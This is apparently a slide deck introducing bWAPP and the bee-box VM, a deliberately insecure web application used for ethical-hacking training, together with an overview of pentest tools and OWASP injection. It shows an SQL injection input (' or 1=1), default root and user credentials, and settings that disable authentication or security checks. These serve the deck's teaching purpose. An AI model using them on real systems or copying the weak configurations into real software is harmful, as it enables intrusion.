



# What is bWAPP?

introducing an extremely buggy web application

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# Defense Needed

- Web application security is today's most overlooked aspect of securing the enterprise
- Hackers are concentrating their efforts on websites and web applications
- Web apps are an attractive target for cyber criminality, cyber warfare and hacktivism



# Defense Needed

- Why are web applications an attractive target?
  - Easily available via the Internet (24/7)
  - Mission-critical business applications with sensitive data
  - Often direct access to backend data
  - Traditional firewalls and SSL provide no protection
  - Many applications are custom-made == vulnerable



# DEFENSE

is needed !



# bWAPP == defense

- bWAPP, or a **buggy Web APPlication**
- Deliberately insecure web application, includes all major known web vulnerabilities
- Helps security enthusiasts, developers and students to **discover** and to **prevent** issues
- Prepares one for successful penetration testing and ethical hacking projects



# bWAPP

**bWAPP**   
an extremely buggy web application !

Choose your bug:  
bWAPP v1.6

Set your security level:  
  Current: low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

## / Portal /

bWAPP or a *buggy web application* is build to allow security enthusiasts, students and developers to better secure web applications. bWAPP prepares you to conduct successful penetration testing and ethical hacking projects.  
bWAPP contains all vulnerabilities from the OWASP Top 10 project. It is for educational purposes only.

Which bug do you want to hack today? :-)

/A1 - Injection/  
HTML Injection - Reflected (GET)  
HTML Injection - Reflected (POST)  
HTML Injection - Reflected (Current URL)  
HTML Injection - Stored (Blog)  
SQL Injection (Search)  
SQL Injection (Select)  
SQL Injection (Login)

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# bWAPP

## ■ Testimonials

*Awesome! It's good to see fantastic tools staying up to date ...*



**- Ed Skoudis  
Founder of Counter Hack**

*I just installed bWAPP 1.6 into the next release of SamuraiWTF ... Its a great app ...*



**- Justin Searle  
Managing Partner at UtiliSec**

*Great progress on bWAPP BTW! :)*



**- Vivek Ramachandran  
Owner of SecurityTube**

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# bWAPP

## ■ Architecture


- Open source PHP application
- Backend MySQL database
- Hosted on Linux/Windows with Apache/IIS
- Supported on [WAMP](#) or [XAMPP](#)



# bWAPP

## ■ Features (1)

- Very easy to use and to understand
- Well structured and documented PHP code
- Different security levels (low/medium/high)
- ‘New user’ creation (password/secret)
- ‘Reset application/database’ feature
- Manual intervention page
- Email functionalities



# bWAPP


## ■ Features (2)

- Local PHP settings file
- No-authentication mode (A.I.M.)
- ‘Evil Bee’ mode, bypassing security checks
- ‘Evil’ directory, including attack scripts
- WSDL file (Web Services/SOAP)
- Fuzzing possibilities




# bWAPP

- What makes bWAPP so unique?
  - Well, it has **over 70** web bugs!
  - Covering all major known web vulnerabilities
  - Including all risks from the OWASP Top 10 project



# bWAPP


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# bWAPP

- Which bug do you want to hack today? (1)


- SQL, HTML, SSI, OS Command, XML, XPath, LDAP, PHP Code, Host Header and SMTP injections
- Authentication, authorization and session management issues
- Malicious, unrestricted file uploads and backdoor files
- Arbitrary file access and directory traversals
- PHP-CGI remote code execution
- Local and remote file inclusions (LFI/RFI)
- Server Side Request Forgery (SSRF)



# bWAPP

- Which bug do you want to hack today? (2)


- Configuration issues: Man-in-the-Middle, Cross-Domain policy file, FTP, WebDAV, information disclosures,...
- HTTP parameter pollution and HTTP response splitting
- XML External Entity attacks (XXE)
- HTML5 ClickJacking, Cross-Origin Resource Sharing (CORS) and web storage issues
- Unvalidated redirects and forwards
- Denial-of-Service (DoS) attacks



# bWAPP

- Which bug do you want to hack today? (3)

- Cross-Site Scripting (XSS), Cross-Site Tracing (XST) and Cross-Site Request Forgery (CSRF)
- AJAX and Web Services issues (JSON/XML/SOAP)
- Parameter tampering and cookie poisoning
- HTTP verb tampering
- Local privilege escalation
- And much more 😊



# bWAPP

The image displays a collage of screenshots from the bWAPP web application, illustrating various security vulnerabilities:

- Home Page:** Shows the main interface with a yellow header "Choose your bug" and a sidebar menu.
- Portal:** A dashboard showing a list of bugs: SQL Injection / Reflected (GET), SQL Injection / Reflected (POST), SQL Injection / Reflected (Current URL), SQL Injection / Reflected (Blog), SQL Injection (Search), SQL Injection (Select), and SQL Injection (Login).
- CSRF (Transfer Amount):** A form where the "Account to transfer" field contains the value "123-45678-90".
- SQL Injection (Search):** A search bar containing the query "Search for a movie: ' or 1=1".
- Table View:** A table showing movie details:

Title	Release	Character	Genre
Iron Man	2008	Tony Stark	action
The Amazing Spider-Man	2012	Peter Parker	action
The Incredible Hulk	2008	Bruce Banner	action
The Dark Knight Rises	2012	Bruce Wayne	action
The Cabin in the Woods	2011	Some zombies	horror
Terminator Salvation	2009	John Connor	sci-fi

- Log File:** A detailed log of the attack process, showing steps like loading a dictionary, starting a password cracking session, and dumping user data.
- Scan Threads:** A list of detected vulnerabilities, including:
  - Web Alerts (437):
    - Blind SQL Injection (10)
    - Code execution (1)
    - Configuration File Source Code Disclosure (1)
    - Cross Site Scripting (2)
    - Cross Site Scripting (verified) (22)
    - Directory Traversal (3)
    - DOM-based Cross-Site Scripting (1)
    - File inclusion (2)
    - File Upload XSS (1)
    - PHP Hash Collision Denial Of Service Vulnerability (2)
    - Script source code disclosure (1)
    - Slow HTTP Denial of Service Attack (1)
    - SQL Injection (verified) (7)
    - Unrestricted File Upload (1)
    - XPath Injection vulnerability (8)
    - Apache 2.x version older than 2.2.9 (2)
    - Apache httpd Remote Denial of Service (2)
    - Application error message (43)
    - Backup files (2)
    - Directory Listing (14)
    - Error message on page (6)

# bWAPP

## ■ External links

- Home page - [www.itsecgames.com](http://www.itsecgames.com)
- Download location - [sourceforge.net/projects/bwapp](http://sourceforge.net/projects/bwapp)
- Blog - [itsecgames.blogspot.com](http://itsecgames.blogspot.com)


The screenshot shows the main landing page of the bWAPP website. It features a yellow header with the bWAPP logo and a subtext: "an extremely buggy web application!". Below the header is a navigation bar with links for Home, Bugs, Download, Blog, and ITSEC Training. To the right of the navigation are social media sharing icons for LinkedIn, Facebook, and Twitter. The main content area contains a brief introduction about bWAPP being a buggy web application used for security testing and ethical hacking projects. It mentions that it's based on OWASP Top 10 project and can be run on Linux or Windows using Apache and MySQL. A link to download the VM is provided.

This screenshot shows the SourceForge project page for bWAPP. The top navigation bar includes Home, Browse, and bWAPP. The main content area displays the project summary, which highlights a 5.0 rating from 47 reviews and 161 downloads in the last week. It also shows the last update was 4 days ago. Below this is a "Download" button and a "Browse All Files" link. Two screenshots are shown: one titled "GL Injection (Search)" and another titled "Broken Auth - Password Attacks". The bottom of the page includes links for Summary, Files, Reviews, Support, Wiki, Code, Tickets, Discussion, and Blog.

This screenshot shows a blog post from the ITSEC GAMES blog. The title is "bWAPP - Installation". It provides instructions on how to install bWAPP, stating it's relatively easy. It lists requirements: an operating system (Windows, Linux, Unix, Mac OS), a web server (Apache, IIS), PHP extensions, MySQL, and Apache/MySQL. It also notes that you can't install WAMP or XAMPP. The post includes a link to the bWAPP homepage, which is visible in a small preview window at the bottom.

# bee-box

- Every bee needs a home... the **bee-box**
- VM pre-installed with bWAPP
- LAMP environment: **L**inux, **A**pache, **M**ySQL and **P**HP
- Compatible with VMware and VirtualBox
- Requires zero installation!



# bee-box

- bee-box is also made deliberately insecure...
- Opportunity to explore all bWAPP vulnerabilities
- Gives you several ways to hack and deface bWAPP
  - Even possible to hack the bee-box to get full root access!
- Hacking, defacing and exploiting without going to jail
- You can download bee-box from [here](#)



# bee-box

A terminal window titled "bee@bee-box: /var/www/bWAPP\$". The window shows a list of files in the directory, which are mostly PHP scripts related to various security attacks and configurations. The files include: at\_restrict\_device\_access.php, at\_restrict\_folder\_access.php, ba\_forgotten.php, ba\_insecure\_login\_1.php, ba\_insecure\_login\_2.php, ba\_insecure\_login\_3.php, ba\_insecure\_login.php, ba\_logout\_1.php, ba\_logout.php, ba\_pwd\_attacks\_1.php, ba\_pwd\_attacks\_2.php, ba\_pwd\_attacks\_3.php, ba\_pwd\_attacks\_4.php, ba\_pwd\_attacks.php, bugs.txt, captcha\_box.php, captcha.php, clickjacking.php, commandi.php, config.inc, config.inc.php, config.inc.php-connect\_i.php, ldapi.php, login.php, logout.php, maili.php, message.txt, mysqli\_ps.php, password\_change.php, password.php, php\_eval.php, phpinfo.php, portal.php, reset.php, rrfi.php, robots.txt, secret\_change.php, secret-cors-1.php, secret-cors-2.php, secret-cors-3.php, secret.php, security\_level\_check.php, security\_level\_set.php, security.php, selections.php.

# bee-box

## ■ Features (1)

- Apache, MySQL and PHP installed
- Several PHP extensions installed
- Vulnerable PHP-CGI
- phpMyAdmin installed
- Postfix installed and configured
- Insecure FTP and WebDAV configurations
- AppArmor disabled

# bee-box

## ■ Features (2)

- Weak self-signed SSL certificate
- ‘Fine-tuned’ file access permissions
- .htaccess files support enabled
- Some basic security tools installed
- Shortcuts to start, install and update bWAPP
- An amazing wallpaper ☺
- An outdated Linux kernel...

# bWAPP and bee-box

- Both are part of the ITSEC GAMES project
- A funny approach to IT security education
- IT security, ethical hacking, training and fun...
- All ingredients mixed together 😊
- Educational and recreational InfoSec training



# bWAPP and bee-box

- Ready, set, and hack!
- There's just one thing to remember
- The logon credentials are...



# bee/bug

# bWAPP and bee-box


- Ready, set, and hack!
- There's just one thing to remember
- The logon credentials are **bee/bug**
- So please don't bug me anymore



# bWAPP and bee-box

- More credentials (for wizkids only!)

- bWAPP web app
  - bee/bug
- bee-box VM
  - bee/bug
  - su: bug
- MySQL database
  - root/bug



# bWAPP and bee-box

- Installation and configuration
  - Install VMware Player or Oracle VirtualBox
  - Extract, install, and start the bee-box VM
  - Configure or check the IP settings
  - Browse to the bWAPP web app
    - [http://\[IP\]/bWAPP/](http://[IP]/bWAPP/)
  - Login with **bee/bug**

# bWAPP and bee-box

- General application settings
  - settings.php, located under the bWAPP admin folder
    - Connection settings
    - SMTP settings
    - A.I.M. mode
    - Evil bee mode
    - Static credentials

```
// Database connection settings
$db_server = "localhost";
$db_username = "root";
$db_password = "bug";
$db_name = "bWAPP";

// SMTP settings
$smtp_sender = "maya_the_bee@itsecgames.com";
$smtp_recipient = "willy_the_bee@itsecgames.com";
$smtp_server = "smtp.itsecgames.com";

// A.I.M.
// A.I.M., or Authentication Is Missing, is a no-authentication mode
// It can be used for testing web scanners and crawlers
// Steps to crawl all pages, and to detect all vulnerabilities without authentication:
//   1. Change the IP address(es) in this file to the IP address(es) of your tool(s)
//   2. Point your web scanners, crawlers or attack tools to this URL: http://[bWAPP-IP]/bWAPP/aim.php
//   3. Push the button: all hell breaks loose...
$AIM_IPs = array("6.6.6.6", "6.6.6.7", "6.6.6.8");
//
// Add here the files that could break bWAPP or your web server in the A.I.M. mode
$AIM_exclusions = array("aim.php", "ba_logout.php", "cs_validation.php", "csrf_1.php", "http_verb_tampering.php");

// Evil bee mode
// All bWAPP security levels are bypassed in this mode by using a fixed cookie (security_level: 666)
// It can be combined with the A.I.M. mode, your web scanner will ONLY detect the vulnerabilities
// Evil bees are HUNGRY :)
// Possible values: 0 (off) or 1 (on)
$evil_bee = 0;

// Static credentials
// These credentials are used on some PHP pages
$login = "bee";
$password = "bug";
```

# bWAPP and bee-box

## ■ A.I.M.

- **Authentication Is Missing**, a no-authentication mode
- May be used for testing web scanners and crawlers
- Procedure
  - Change the IP address in the settings file
  - Point your web scanner or crawler to  
[http://\[IP\]/bWAPP/aim.php](http://[IP]/bWAPP/aim.php)
  - All hell breaks loose...

### **A.I.M.**

*A.I.M., or Authentication Is Missing, is a no-authentication mode*

*Steps to crawl all pages, and to detect all vulnerabilities without a password:*

1. *Change the IP address in the settings file (admin/settings.php)*
2. *Point your web scanner, crawler or attack tool to this URL: http://[IP]/bWAPP/aim.php*
3. *Push the button: all hell breaks loose...*



# bWAPP and bee-box

- Worst-case-scenario-options
  - Reset the application
    - [http://\[IP\]/bWAPP/\*\*reset.php\*\*](http://[IP]/bWAPP/reset.php)
  - Reset the application + database
    - [http://\[IP\]/bWAPP/\*\*reset.php?secret=bWAPP\*\*](http://[IP]/bWAPP/reset.php?secret=bWAPP)
  - Reinstall the database
    - Drop the database from phpMyAdmin
    - [http://\[IP\]/bWAPP/\*\*install.php\*\*](http://[IP]/bWAPP/install.php)

# bWAPP and bee-box

- Host file (optional)
  - Change the host file on the local machine

```
# For example:  
#  
#      102.54.94.97      rhino.acme.com      # source server  
#      38.25.63.10      x.acme.com          # x client host  
# localhost name resolution is handled within DNS itself.  
#      127.0.0.1      localhost  
#      ::1            localhost  
  
# Replace 10.0.1.51 with YOUR bee-box IP :)  
10.0.1.51      itsecgames.com  
10.0.1.51      intranet.itsecgames.com  
10.0.1.51      attacker.com
```

# bWAPP and bee-box

- Postfix (optional)
  - Reconfigure and restart Postfix on the bee-box
    - sudo gedit /etc/postfix/main.cf
    - sudo /etc/init.d/postfix restart

```
myhostname = bee-box
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = /etc/mailname
mydestination = itsecgames.com, bee-box, localhost.localdomain, localhost
# Replace the hostname with the hostname of YOUR SMTP provider :)
relayhost = out.telenet.be

mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128
mailbox_size_limit = 0
recipient_delimiter =
inet_interfaces = all
```

Ready to  
Exploit  
some bugs?



# Penetration Testing Tools

- Penetration testing distributions are distro's that have all the necessary security tools installed
  - Zero-installation
  - Ethical hacking and forensic tools
  - Grouped by category
  - Open source, mostly on Linux




# Penetration Testing Tools

- Top 5 penetration testing distributions
  - Kali Linux/BackTrack ([link](#))
  - BackBox Linux ([link](#))
  - NodeZero Linux ([link](#))
  - Blackbuntu ([link](#))
  - Samurai WTF ([link](#))

# Introduction to Kali Linux

- Kali Linux is a Debian-derived Linux distribution
- Designed for digital forensics and penetration testing
- Formerly known as BackTrack
- Maintained and funded by Offensive Security
- Support for x86 and ARM



# Introduction to Kali Linux

- Preinstalled with numerous pentesting tools

- Aircrack-ng
- Ettercap
- John the Ripper
- Metasploit
- Nmap
- OpenVAS
- WireShark



# Introduction to Kali Linux

- Including many web app pentesting tools

- Burp Suite
- DirBuster
- Nikto
- sqlmap
- w3af
- WebSploit
- ZAP




# OWASP

- OWASP, or Open Web Application Security Project
- Worldwide non-profit organization focused on improving the security of software
- Freely-available articles, methodologies, documentation, tools, and technologies
- Vendor neutral, no recommendations for commercial products or services!



# OWASP

## ■ OWASP Top 10 Application Security Risks




# Injection

- Injection flaws occur when an application sends **untrusted data** to an interpreter
- They are often found in SQL, OS commands, Xpath, XML parsers, SMTP headers, program arguments, etc.
- Easy to discover when examining code, but rather difficult to discover via pentesting!
- Scanners and fuzzers help in finding injection flaws


# Injection

- Injection can result in
  - Data loss or corruption
  - Website defacement
  - Denial of access
  - Complete host take over



# Injection

## ■ Injection in the OWASP Top 10



